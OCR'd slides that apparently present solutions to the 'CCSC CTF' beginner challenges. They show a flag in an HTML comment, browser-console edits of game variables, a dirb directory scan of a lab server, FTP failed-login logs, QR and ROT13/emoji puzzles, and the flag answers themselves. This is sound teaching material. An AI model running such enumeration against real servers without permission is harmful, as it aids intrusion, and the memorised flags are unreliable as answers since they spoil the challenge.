
```
<h2 class="subtitle">
  A fish friend to play with. Max out his stats to win a prize!!
</h2>
<div class="subtitle">…</div>
<div class="box">
  <p>Happiness 😃</p>
  <progress id="fish-happy" class="progress is-warning" value="63" max="100">75%</progress>
  <p>Health ♥</p>
  <progress id="fish-health" class="progress is-danger" value="78" max="100">90%</progress>
</div>
<div class="box">
  <img id="fish-state" src="images/sad.png" style="position: absolute; margin-top: 5%; left: 60%; max-width: 120px;
  display: none;">
  <img id="fish-feed" src="sprinkle2.gif" style="position: absolute; display: none;">
  <img src="fish.gif">
  <!--Heres an easy one: CCSCFLAG2{Always_check_the_page_source}-->
  <p id="info"></p>
</div>
</div>
```

```
element {                                                        inline
}
.box {                                                   bulma.min.css:1
  background-color: #fff;
  border-radius: 6px;
  box-shadow: 0 .5em 1em -.125em rgba(10,10,10,.1),0 0 0 1px
    rgba(10,10,10,.02);
  color: #4a4a4a;
  display: block;
  padding: 1.25rem;
}
*, ::after, ::before {                                   bulma.min.css:1
  box-sizing: inherit;
}
Inherited from div
.has-text-centered {                                     bulma.min.css:1
```

CCSC CTF

FLAG 3

FISH GAME




CCSCFLAG3{FISHY_JS_IS_HACKED}

```
>> fish_happiness
← 63
>> fish_health
← 66
>> fish_happiness=100;
← 100
>> fish_health=100;
← 100
>> fish_happiness=100;
← 100
>> fish_health=100;
← 100
>> fish_health=100;
← 100
>> fish_happiness=100;
← 100
>>
```

CCSC CTF


FLAG 4

ENUMERATE THE WEB SERVER:



```
crazyeights@es-base:~$ dirb http://192.168.99.98

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan 29 13:12:05 2021
URL_BASE: http://192.168.99.98/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.99.98/ ----
==> DIRECTORY: http://192.168.99.98/functions/
==> DIRECTORY: http://192.168.99.98/games/
==> DIRECTORY: http://192.168.99.98/images/
+ http://192.168.99.98/index.html (CODE:200|SIZE:3866)
==> DIRECTORY: http://192.168.99.98/js/
==> DIRECTORY: http://192.168.99.98/safe/
==> DIRECTORY: http://192.168.99.98/secret/
+ http://192.168.99.98/server-status (CODE:403|SIZE:278)

---- Entering directory: http://192.168.99.98/functions/ ----

---- Entering directory: http://192.168.99.98/games/ ----
==> DIRECTORY: http://192.168.99.98/games/imgs/

---- Entering directory: http://192.168.99.98/images/ ----

---- Entering directory: http://192.168.99.98/js/ ----
```

GO TO SECRET:



lolgamez
SAFEBOX
WARNING: THESE OFFICIAL DESIGN BLUEPRINTS ARE PROPRIETARY AND PROTECTED BY VARIOUS UNITED STATES AND WORLDWIDE PATENTS.
SPEED RACER
TOP SECRET
FRONT VIEW
TOP VIEW
STEERING WHEEL CONTROL FUNCTIONS/SPECIAL FEATURES
POPS RACER

Welcome to SAFE

A "Safe" place for your files!

```
[TOP SECRET]
>> Here are some plans for expansion, we hope to render these models by 2027. For more
details see chat logs.

- N
```

SCROLL TO THE BOTTOM:




```
Wed Oct 28 23:57:00 2020 [pid 116316] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116311] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116306] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116320] [www-data] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116317] [www-data] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116314] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116310] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116305] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116308] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116307] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
Wed Oct 28 23:57:00 2020 [pid 116309] [admin] FAIL LOGIN: Client "::ffff:192.168.138.1"
```

>> TO REJOIN

Copyright. 1990 LoLGameZ

UPLOAD INTO CYBER CHEF/QR PARSER:




```
CCSCFLAG4{qr_code_square}
```


CCSC CTF

HARDER FLAG 1 OF 2


ENUMERATE THE WEB SERVER:




```
---[ 101G4M32 IRC ]---
[04/12/19 2:14] John: vgf ernyyl uneq gb svyy gurfr cntrf jvgu zrnavatshy
pbagrag
[04/12/19 3:13] Fred: Confirmed.
[04/12/19 12:23] Alice: I Like Lucky Charms
[04/12/19 16:39] Bob: ⭐🌑🍀 ⭐🌑🍀 ⭐🌈🍀 ⭐🌑🍀 ⭐🌑💜 ⭐🦄🌑 ⭐🌑⭐ ⭐🌑🎈 ⭐
🎈🍀 ⭐🦄🌑 ⭐🌈🦄 ⭐🌑🍀 ⭐🦄🍀 ⭐🎈⭐ 🦄🦄 ⭐🦄🎈 ⭐🌑🍀 ⭐🌈🌑 ⭐🌑⭐ ⭐🦄🌑 🦄🦄
⭐🌑🦄 ⭐🦄🌈 ⭐🌑🍀 ⭐🦄🎈 ⭐🌑🌑 ⭐🦄⭐ ⭐🦄🌈 ⭐🌑🎈 🦄🦄 ⭐🦄⭐ ⭐🌈🍀 🦄🦄 ⭐🌈
🌑 ⭐🦄💜 ⭐🌑🦄 🦄🦄 ⭐🌑🐴 ⭐🌑🦄 ⭐🌈🍀 ⭐🌈🌑 🦄🦄 ⭐🌑🦄 ⭐🦄🌈 ⭐🌑🍀 ⭐🦄🎈 ⭐
🌑🌑 ⭐🦄⭐ ⭐🦄🌈 ⭐🌑🎈 🦄🦄 ⭐🦄🦄 ⭐🌑🦄 ⭐🌈🌑 ⭐🦄💜 ⭐🦄🎈 ⭐🌑🌑 ⭐🎈🦄
[04/12/19 16:40] Bob: format CCSCFLAG{}, space between characters, hard,
might wanna skip
[04/12/19 21:01] John: Our plans are complete!!
[04/12/19 21:02] SYSTEM HALT
..................................................................
!!! HIGH LEVELS OF TRAFFIC DETECTED !!! ERRORS DUMPED

   Wed Oct 28 21:58:17 2020 [pid 29703] CONNECT: Client "::ffff:192.168.138.1"
   Wed Oct 28 21:58:21 2020 [pid 29702] [root] FAIL LOGIN: Client "::ffff:192.168.13
```



